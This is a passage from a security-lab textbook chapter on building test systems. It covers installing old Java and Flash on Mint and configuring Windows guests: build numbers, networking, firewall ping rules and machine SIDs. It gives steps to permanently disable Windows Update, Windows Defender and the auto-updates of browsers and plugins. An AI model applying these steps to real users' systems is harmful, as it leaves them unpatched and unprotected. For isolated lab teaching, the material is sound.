cgauss@eskimo ~ $ sudo mv ./jre1.7.0_25/ /opt/
```

Because Java already exists on the system, use update-alternatives to install the new version of Java alongside the existing version.

```
cgauss@eskimo ~ $ sudo update-alternatives --config java
There is only one alternative in link group java (providing /usr/bin/java): /usr/lib/jvm/java-7-openjdk-amd64/jre/bin/java
Nothing to configure.
cgauss@eskimo ~ $ sudo update-alternatives --install /usr/bin/java java /opt/jre1.7.0_25/bin/java 2
```

CHAPTER 1 SYSTEM SETUP

```
cgauss@eskimo ~ $ sudo update-alternatives --config java
```

There are 2 choices for the alternative java (providing /usr/bin/java).

| Selection | Path | Priority | Status |
|-----------|--|----------|-------------|
| <hr/> | | | |
| * 0 | /usr/lib/jvm/java-7-openjdk-amd64/jre/bin/java | 1071 | auto mode |
| 1 | /opt/jre1.7.0_25/bin/java | 2 | manual mode |
| 2 | /usr/lib/jvm/java-7-openjdk-amd64/jre/bin/java | 1071 | manual mode |

Press enter to keep the current choice[*], or type selection number: **1**
update-alternatives: using /opt/jre1.7.0_25/bin/java to provide /usr/bin/java
(java) in manual mode

With this complete, update the plugin for Firefox.

```
cgauss@eskimo ~ $ sudo ln -s /opt/jre1.7.0_25/lib/amd64/libnpjp2.so /usr/lib/mozilla/plugins/
```

A check then shows that Firefox is using the newly installed Oracle Java.

Mint 18.1 systems do not include a version of Adobe Flash Player as part of the default install. To install Adobe Flash 24 on such a system, the user proceeds in the same fashion as an Ubuntu 16.10 system.

```
jmaxwell@aletheia ~ $ mkdir flash
jmaxwell@aletheia ~ $ cd flash
jmaxwell@aletheia ~/flash $ sudo tar -xvzf /media/sf_Downloads/flash_player_npapi_linux.x86_64.tar.gz
jmaxwell@aletheia ~/flash $ sudo chown root:root ./libflashplayer.so
jmaxwell@aletheia ~/flash $ sudo cp ./libflashplayer.so /usr/lib/firefox-addons/plugins/
jmaxwell@aletheia ~/flash $ sudo cp -r usr/* /usr/
```

A check of Firefox then shows that Adobe Flash Player is installed.

Building Windows Systems

Windows systems can be classified as desktop systems or server systems. During 2011 through 2017, Microsoft released Windows 7 Service Pack 1, Windows 8, Windows 8.1, and Windows 10 for the desktop; they also released Windows Server 2008 R2, Windows Server 2012, Windows Server 2012 R2, and Windows Server 2016 for servers.

Older versions of Microsoft operating systems received Service Packs; these typically included all the appropriate security patches and would occasionally include new features. Beginning with Windows 10, however, Microsoft has moved to a rolling release model. Prior to

2018, there were five major Windows 10 releases; these can be differentiated by the corresponding version number. The initial release of Windows 10 was in July 2015, with version 1507. The next major release was version 1511 from November 2015. The so-called “Anniversary Update,” which included new features was released in July 2016 as version 1607. Version 1703 was released in April 2017 and was called the “Creator’s Update,” while Version 1709 was released in October 2017 and was called the “Fall Creator’s Update.”

More details about a version of Windows 10 are available by examining the build number; this can be found, for example, by running the command `winver`, either from the run menu or from a command prompt (Figure 1-9).



Figure 1-9. The results of the command `winver` on two different Windows systems. The one on the left is build 1511 and patched through 10586.164; the one on the right is the “Anniversary Update,” build 14393, and is otherwise unpatched.

Each Windows 10 system includes an OS Build number; this describes both the version and the patch level of the system. The initial release of Windows 10 is version 1504 with build number 10240. Version 1511 uses build number 10586, while the anniversary update, version 1607, uses build number 14393. As an example, build 10586.164 is Windows 10 Version 1511, patched through KB 3140768, which was released in March 2016.

Installation

The installation of Windows systems in virtualization is standard; both VirtualBox and VMWare Workstation recognize Windows systems.

When installing Windows systems, the use of “Express Settings” is not recommended. The default Windows installation settings (Figure 1-10) configure automatic updates and send diagnostic information to Microsoft; these behaviors are not helpful in a virtual security laboratory.




Figure 1-10. Using customized settings for a Windows 8.1 x64 installation

When installing a Windows 8 system, the default installation process asks for an online account from Microsoft (including Xbox Live, Outlook.com, or OneDrive). This can be bypassed by selecting the installation setting “Sign in without a Microsoft account.”

When installing a Windows 10 system, the user is presented with a dialog box asking, “Who owns this PC?” If the user answers that “My work or school owns it,” they are presented with the option to either “Join Azure Active Directory” or “Join a local Active Directory domain.” Provided the second option is selected, the user can then set up a local account. It is not necessary to have a domain in place during the installation, though the systems can later be joined to a domain.

Configuring Windows Update

Windows 8.1 and earlier allow the user to decline the option of automatically installing Windows updates (*cf.* Figure 1-10). This can also be changed after the system is installed; navigate the Control Panel through Systems and Security ▶ Windows Update and make the necessary changes.

These options are not available for recent versions of Windows 10. Instead, from the Control Panel, navigate System and Security ► Administrative Tools, then select Services. Locate the service Windows Update; stop the service and set the startup type to Disabled (Figure 1-11).




Figure 1-11. Disabling the Windows Update service on Windows 10

Configuring Windows Defender

The antivirus and antispyware tool Windows Defender is installed by default on Windows 8, Windows 8.1, and Windows 10 systems. On Windows 10, disabling Windows Defender through the Control Panel only persists until the system reboots. One way to disable it permanently is to launch the local group policy editor, either by searching in the Start menu, by searching from the control panel, or by launching MMC, choosing “Add/Remove Snap-in” and selecting “Group Policy Object Editor.” Navigate Local Computer Policy ► Computer Configuration ► Administrative Templates ► Windows Components ► Windows Defender. Choose the option “Turn off Windows Defender” and set the state to Enabled (Figure 1-12).

CHAPTER 1 SYSTEM SETUP




Figure 1-12. Using MMC on Windows 10-1607 to disable Windows Defender

To re-enable Windows Defender, reset that value to “Not Configured,” then start the Windows Defender GUI and select “Start Now.” On a Windows Server installation, Windows Defender can be removed using the Add Roles and Features Wizard.

Virtualization Support

Both VirtualBox and VMWare Workstation support Windows operating systems. VMWare Workstation installs Windows systems using Easy Install, and automatically includes VMWare Tools.

The installation of VirtualBox Guest Additions on Windows systems must be performed manually. Once the guest has booted, navigate the guest’s VirtualBox main menu through Devices ▶ Insert Guest Additions CD Image. This will load a virtual CD with the needed software in the guest. If the program does not run automatically, start the process by running `VBoxWindowsAdditions.exe` from the disc. The installation process requires a guest system reboot when complete.

Networking on Windows

To set the host name on a Windows system, start the Control Panel, and navigate through System and Security ▶ System. Use the Change settings link for the “Computer name, domain, and workgroup settings” section to obtain the System Properties dialog (Figure 1-13).




Figure 1-13. System Properties for Windows 2012 R2

The Change button leads to a dialog box that allows the computer name to be changed, including the primary DNS suffix of the system. Changing the system name necessitates a reboot.

To configure networking on a Windows system, start the Control Panel and navigate through Network and Internet ▶ Network and Sharing center ▶ Change adapter settings. Right-click on an adapter to obtain a dialog box to change the settings (Figure 1-14).

To change the IPv4 Settings, highlight Internet Protocol Version 4, then press the Properties button. Manually specify the IP address and DNS sever for the adapter; additional IP addresses can be specified from another dialog found by pressing the Advanced button.




Figure 1-14. Local Area Connection Properties on Windows 10-1511

The command-line tool ipconfig shows the status of the network adapters; it can be used to validate the settings made in the graphical interface.

```
C:\Users\David Hilbert>ipconfig
```

Windows IP Configuration

Ethernet adapter Ethernet:

```
Connection-specific DNS Suffix . : 
Link-local IPv6 Address . . . . . : fe80::a146:de71:9e16:6130%3
IPv4 Address . . . . . : 10.0.15.202
Subnet Mask . . . . . : 255.255.0.0
Default Gateway . . . . . : 10.0.0.1
```

Tunnel adapter isatap.{64CAB2B0-060D-465F-B073-F512A4E2C5CB}:

```
Media State . . . . . : Media disconnected
Connection-specific DNS Suffix . . :
```

When the properties of a network adapter are changed, the location of that network needs to be set as either "Home network," "Work network," or "Public Network." When building test

networks, usually “Work Network” is the most appropriate choice. Windows 10 systems label networks as “Private” or “Guest or Public.”

The Windows Firewall is controlled through the Control Panel; navigate System and Security ➤ Windows Firewall.

By default, Windows Firewall blocks ping requests and ping replies; this can make debugging networking problems more challenging. To permit responses to ping traffic, from the Windows Firewall dialog box in the Control Panel, select Advanced Settings (Figure 1-15). From the list of Inbound Rules, select “File and Printer Sharing (Echo Request - ICMPv4-In),” right-click, and enable the rule from the Action Pane.




Figure 1-15. Configuring Windows 2012 R2 to reply to ping requests

Browsers on Windows

Windows 7, Windows 8, and Windows 8.1 systems ship with Internet Explorer as their default browser, while Windows 10 includes Edge as its default browser. Internet Explorer 10 is still included in Windows 10 and can be run from by typing “Internet Explorer” into the search bar on the start menu.

Firefox can be installed by downloading and running the proper installer. To keep Firefox in its installed version, automatic updates must be disabled. Navigate the Firefox main menu

CHAPTER 1 SYSTEM SETUP

through Tools ▶ Options ▶ Advanced ▶ Update, and disable the settings found there; they vary slightly with different versions of Firefox.

Some versions of Firefox (e.g., 17.0) ignore these settings, and simply determining the version of Firefox by navigating Help ▶ About Firefox will cause Firefox to download the latest version; each time Firefox then starts, it will attempt to install this update. To prevent this behavior, make additional changes on the page about:config by ensuring each of the following values is set to false:

- app.update.auto
- app.update.enabled
- app.update.silent

The installation of Java on Windows is standard. Once installed, Java functions in both Firefox and Internet Explorer. Note that in general, a 32-bit version of Java is necessary for the plugin to function correctly. Microsoft Edge does not support plugins and will not run Java.¹⁰

Most recent versions of Java will automatically attempt to update themselves. This behavior is controlled by the Java Update Scheduler, jusched.exe, which launches when the system boots. To prevent the automatic updates, it is simplest to prevent jusched.exe from starting by running msconfig.exe to disable its automatic start (Figure 1-16). On Windows 10, changing the startup sequence with msconfig.exe redirects to the proper tab in the Windows 10 task manager.




Figure 1-16. Disabling the Java Update Scheduler with msconfig on Windows 7

¹⁰https://www.java.com/en/download/faq/win10_faq.xml

The installation of Adobe Flash on Windows is standard. The archives contain versions for Internet Explorer, which usually end `winax.exe` and versions for Firefox, which usually end `win.exe`; the stand-alone package typically ends `win_sa.exe`. The `readme` file in each archive provides guidance. Attempts to install some older versions of Flash may be prevented with an error stating that the version is out of date. To bypass this, run the installer from the command line with the `-force` option:

```
c:\Users\Felix Klein\Desktop>flashplayer11_1r102_55_winax_32bit.exe -force
```

Beginning with Windows 8, Microsoft includes a version of Adobe Flash Player in the default installation configured for Internet Explorer and Edge. Windows 8 includes Adobe Flash Player 11.3.372, Windows 8.1 includes 11.8.800, the initial Windows 10 release (version 1504, build 10240) includes Adobe Flash Player 18.0.0, while the anniversary edition (version 1607, build 14393) includes Adobe Flash Player 22.0.0, and the Fall Creator's update (version 1709) includes Adobe Flash Player 27.0.0.

Some versions of Adobe Flash will also automatically search online for updates. To disable this behavior, create the file `C:\Windows\System32\Macromed\Flash\mms.cfg` with the content

```
AutoUpdateDisable=1  
SilentAutoUpdateDisable=0
```

Later versions of Adobe Flash Player provide a dialog box during installation allowing the user to determine if and how updates are to be installed.

Notes and References

The easiest way to build a consistent test system is to be aware of the release dates of the various software components that are installed. This book has an online supplement at <https://www.apress.com/us/book/9781484242933> that includes tables for the release dates of the operating systems and software described. For those so inclined, it also includes exercises for each chapter.

Windows operating systems must be purchased from Microsoft. Limited time evaluation copies are available from Microsoft through the TechNet Evaluation Center (<http://technet.microsoft.com/evalcenter>). Windows 10 can be downloaded from <https://www.microsoft.com/en-us/software-download/windows10>. Students and educators can participate in the Microsoft Imagine program <https://imagine.microsoft.com/en-us/catalog> that gives access to current and some recent, older versions of their operating systems. Microsoft provides virtual machines to test Internet Explorer and Microsoft Edge at <https://developer.microsoft.com/en-us/microsoft-edge/tools/vms/>.

Old versions of CentOS can be found at <http://vault.centos.org/>; however, the install images are redirected to the mirror <http://archive.kernel.org/centos-vault/>. Links to mirrors containing old versions of OpenSuSE can be found at <http://en.opensuse.org/>

CHAPTER 1 SYSTEM SETUP

[openSUSE:Mirrors](http://old-releases.ubuntu.com/releases/). Old versions of Ubuntu can be found at <http://old-releases.ubuntu.com/releases/>. The Mint project provides links to current versions of Mint at <https://www.linuxmint.com/download.php>. Older versions of Mint remain available for download, though direct links to the pages are difficult to find. One approach is to visit a mirror directly; the list of Mint mirrors is available at <https://www.linuxmint.com/mirrors.php>. Many mirrors like <http://mirrors.kernel.org/linuxmint> retain older versions of Mint. Kali can be downloaded from <https://www.kali.org/downloads/>.

Firefox can be downloaded from <https://ftp.mozilla.org/pub.mozilla.org/firefox/releases/>.

Java can be obtained from the Oracle Java Archive at <http://www.oracle.com/technetwork/java/archive-139210.html>. Users must sign on with Oracle before being permitted to download software.

Adobe Flash Player is available at <http://helpx.adobe.com/flash-player/kb/archived-flash-player-versions.html>. Between 2011 and 2017, there were some 236 different releases of Adobe Flash Player.

Virtualization Tools

VMWare Workstation can be purchased directly from VMWare at <http://www.vmware.com/products/workstation>. Their free product, VMWare Player, is suitable for nearly all of this text. It can be downloaded from <http://www.vmware.com/products/player/playerpro-evaluation.html>.

VirtualBox can be downloaded from <https://www.virtualbox.org>. VirtualBox has an excellent online manual available at <https://www.virtualbox.org/manual>.

In my experience, the drag-and-drop function provided by VirtualBox Guest Additions does not always function as intended. I have had difficulty with this feature in OpenSuSE systems, some Ubuntu systems, and some Mint systems. This is rarely a problem though, as the shared folder feature works well.

Shared folders may be scanned by antivirus software running on the host. This can complicate the passing of malware between guests.

When planning enough memory for virtual machines, be sure to retain memory for the host and whatever virtualization software is needed.

Building Linux Systems

Documentation for CentOS can be found on their wiki at <http://wiki.centos.org/Documentation>, and the changes to the networking system implemented between CentOS 7 and CentOS 5/6 are well described at <https://wiki.centos.org/FAQ/CentOS7>. OpenSuSE keeps their documentation at <http://doc.opensuse.org>. Documentation for Ubuntu can be found on their official site at <https://help.ubuntu.com> and on their wiki at <https://help.ubuntu.com/community>. In general, Mint is configured in the same fashion as Ubuntu; there are

installation and usage guides available for some versions of Mint at <http://www.linuxmint.com/documentation.php>.

Documentation for iptables is available directly from <http://www.netfilter.org/documentation/>.

There is a bug that affects the installation of Ubuntu 14.10 in VirtualBox. The graphics system is not properly detected during the installation, and so after the system boots to the installation disc, the display is a garbled collection of colored pixels. One way to solve the problem is to press Right CTRL + F1, then Right CTRL + F7 from the VirtualBox Ubuntu 14.10 system. This effectively tells Ubuntu to (properly) re-detect the graphics settings. See <http://askubuntu.com/questions/541006/ubuntu-14-10-does-not-install-in-virtualbox> for more details and other solutions.

Some systems when configured to use the original repositories still show one or more files that need to be updated; this is particularly noticeable on Mint systems but does occur on others.

A good reference for the structure of systemd is available from <https://wiki.archlinux.org/index.php/systemd>. A quick reference to the differences between Systemd and SysVinit is available from the documentation for the Fedora project at https://fedoraproject.org/wiki/SysVinit_to_Systemd_Cheatsheet. A comparison of systemd and Upstart (used by Ubuntu) is available from <https://wiki.ubuntu.com/SystemdForUpstartUsers>.

The change of network interface names from the older eth0 to the more modern enp0s3 was a change introduced in v197 of systemd; see <https://www.freedesktop.org/wiki/Software/systemd/PredictableNetworkInterfaceNames/>.

Ubuntu 17.04 and 17.10 no longer install the tool ifconfig. To view and modify the IP address of such a system, the administrator can use the command ip addr.

By default, Ubuntu 17.10 does not allow the use of gedit with sudo; on these systems, root no longer has access to the display. This behavior can be modified with the command xhost +si:localuser:root. See <https://askubuntu.com/questions/967389/gtk-ubuntu-17-10>.

Cloning and copying systems can lead to some surprising effects. For example, if a CentOS 6 system is created by cloning a VirtualBox system or copying a VMWare Workstation system, then the network adapter in the system should be assigned a different MAC address than the original. Because the CentOS udev device manager tracks the MAC address assigned to each network card, the copied guest will not have an eth0 card, but will have an eth1 card. To modify this behavior, edit the file /etc/udev/rules.d/70-persistent-net.rules and remove the reference to the older network card. Similar behaviors occur for a variety of different distributions and releases.

Building Windows Systems

Each Windows system has its own Machine SID. The SID is a security identifier, and Microsoft systems have them for users, groups, computers, and other security principals. The command-line tool wmic can be used to find the SID for local users on a Windows system. Here is the result run on a Windows 2012 R2 server.

CHAPTER 1 SYSTEM SETUP

```
C:\Users\Administrator>wmic useraccount get name, sid
Name          SID
Administrator S-1-5-21-2662891359-98615007-2145025997-500
Elie Cartan   S-1-5-21-2662891359-98615007-2145025997-1001
Guest         S-1-5-21-2662891359-98615007-2145025997-501
```

The PSGetSid.exe tool from the [Sysinternals PSTools suite](#) (which can be downloaded from Microsoft at <https://docs.microsoft.com/en-us/sysinternals/downloads/pstools>) can print the SID for the computer or an account on the computer. Running it on the same server, we obtain

```
C:\Users\Administrator>Desktop\PSTools\PsGetsid.exe
```

```
PsGetSid v1.44 - Translates SIDs to names and vice versa
Copyright (C) 1999-2008 Mark Russinovich
Sysinternals - www.sysinternals.com
```

```
SID for \\WIN-FQKKU5EQGSS:
S-1-5-21-2662891359-98615007-2145025997
```

Comparing these results, it is clear that the SID of the local user is just the SID of the system followed by a relative ID; administrator accounts have the relative ID of 500 (which is why renaming administrator accounts provides less security than might be imagined), the guest account has relative ID 501, and subsequent accounts start at 1000 and go up from there.

If a Windows system is duplicated, either by cloning a VirtualBox guest, or copying a VMWare Workstation guest, the system's Machine SID remains unchanged. The machine SID can be changed by running the Sysprep program located on the system at c:\\Windows\\System32\\Sysprep\\Sysprep.exe with the generalize option enabled.

The question of what happens if there are two systems on a network with the same machine SID is an interesting one. There was a SysInternals tool to update a system's Machine SID, but that has long since been discontinued. The tool's author, Mark Russinovich, back in 2009 wrote on his blog: "I became convinced that machine SID duplication – having multiple computers with the same machine SID – doesn't pose any problem, security or otherwise. I took my conclusion to the Windows security and deployment teams and no one could come up with a scenario where two systems with the same machine SID, whether in a Workgroup or a Domain, would cause an issue." (<http://blogs.technet.com/b/markrussinovich/archive/2009/11/03/3291024.aspx>)

Years of teaching a university course on these topics have convinced me that this is *almost* true. In particular, my students have noticed that on a Windows domain, if both a domain controller and a (different) Windows file server have the same SID, then some difficult-to-track-down errors occur, errors that are not present if the two systems have different SIDs.

More information about the sysprep process can be found from Microsoft TechNet at [http://technet.microsoft.com/en-us/library/cc721940\(v=ws.10\).aspx](http://technet.microsoft.com/en-us/library/cc721940(v=ws.10).aspx).

The chapter recommends disabling the Windows Update service to prevent the Windows automatic update process. However, Windows occasionally disregards this setting, re-enables the Windows Update service, and then starts updating itself. For a stand-alone Windows 10 system, I do not know of a simple method to stop this problematic behavior. For systems on a domain, the domain administrator can create a group policy object, and navigate Policies ➤ Windows Settings ➤ Security Settings ➤ System Services, then select Windows Update and set it to disabled.

The Control Panel on Windows systems contain an entry for Java. On systems with Java 6, one of the tabs is meant to configure Java's update behavior. It gives the option to disable automatic updates or to reschedule how often Java checks for updates. My experience, however, is that this simply does not work. Uncheck the box labeled "Check for Updates Automatically" and restart the system. Go back to the Java entry for the Control Panel, and you will see the box has been rechecked for you, and that Java will automatically check for updates.

